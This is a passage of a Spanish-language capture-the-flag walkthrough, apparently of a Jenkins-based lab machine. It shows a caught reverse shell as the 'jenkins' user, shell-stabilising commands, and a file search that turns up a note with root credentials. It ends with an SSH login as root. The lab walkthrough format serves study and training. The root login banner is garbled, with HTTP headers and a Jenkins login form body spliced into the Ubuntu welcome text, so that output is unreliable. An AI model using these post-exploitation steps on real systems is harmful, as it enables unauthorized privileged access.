connect to [10.8.184.124] from (UNKNOWN) [10.10.215.220] 56480
whoami
jenkins

```

Se realiza el tratamiento de la terminal.

```
script /dev/null -c bash
Ctrl + Z
stty raw -echo; fg
reset xterm
export TERM=xterm
export SHELL=bash
```

Se procede a realizar una búsqueda de archivos.

```
find / -name *.txt 2>/dev/null
```

```
/opt/note.txt
/var/jenkins_home/userContent/readme.txt
/var/jenkins_home/war/images/atom-license.txt
/var/jenkins_home/war/scripts/comboBox-readme.txt
/var/jenkins_home/war/WEB-INF/update-center-rootCAs/jenkins-update-center-root-ca.txt
/var/jenkins_home/war/WEB-INF/update-center-rootCAs/jenkins-update-center-root-ca-2.txt
/var/jenkins_home/war/WEB-INF/classes/dependencies.txt
/var/jenkins_home/war/dc-license.txt
/var/jenkins_home/war/robots.txt
```

Se visualiza el archivo [/opt/note.txt](#).

```
Aubreanna,
Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root: [REDACTED]
```

Se encuentra la contraseña del usuario [root](#).

SSH

Se accede al servicio **SSH** con el usuario y contraseña encontrados anteriormente.

```
ssh root@10.10.215.220
```

```
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)
* Cache-Control: max-age=0
* Documentation: https://help.ubuntu.com and v="24"
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage

Accept-Language: en-US;q=0.8
System information as of Fri Aug 15 10:10:13 UTC 2025
Content-Type: application/x-www-form-urlencoded
System load: 0.0 Processes: 123
Usage of /: 64.1% of 8.79GB Users logged in: 1
Memory usage: 62% IP address for eth0: 10.10.215.220 (KHTML like Gecko)
Swap usage: 0% Safari/537.36 IP address for docker0: 172.17.0.1
Accept:
⇒ There are 2 zombie processes.
application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
* Canonical Livepatch is available for installation.
- Reduce system reboots and improve kernel security. Activate at:
https://ubuntu.com/livepatch
Referer: http://localhost:9090/loginError
0 packages can be updated.
0 updates are security updates.
Connection: keep-alive
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
j_username=test&j_password=test&from=&Submit=Sign+in
Last login: Mon Aug 3 19:59:17 2020 from 10.6.2.56
root@internal:~# █
```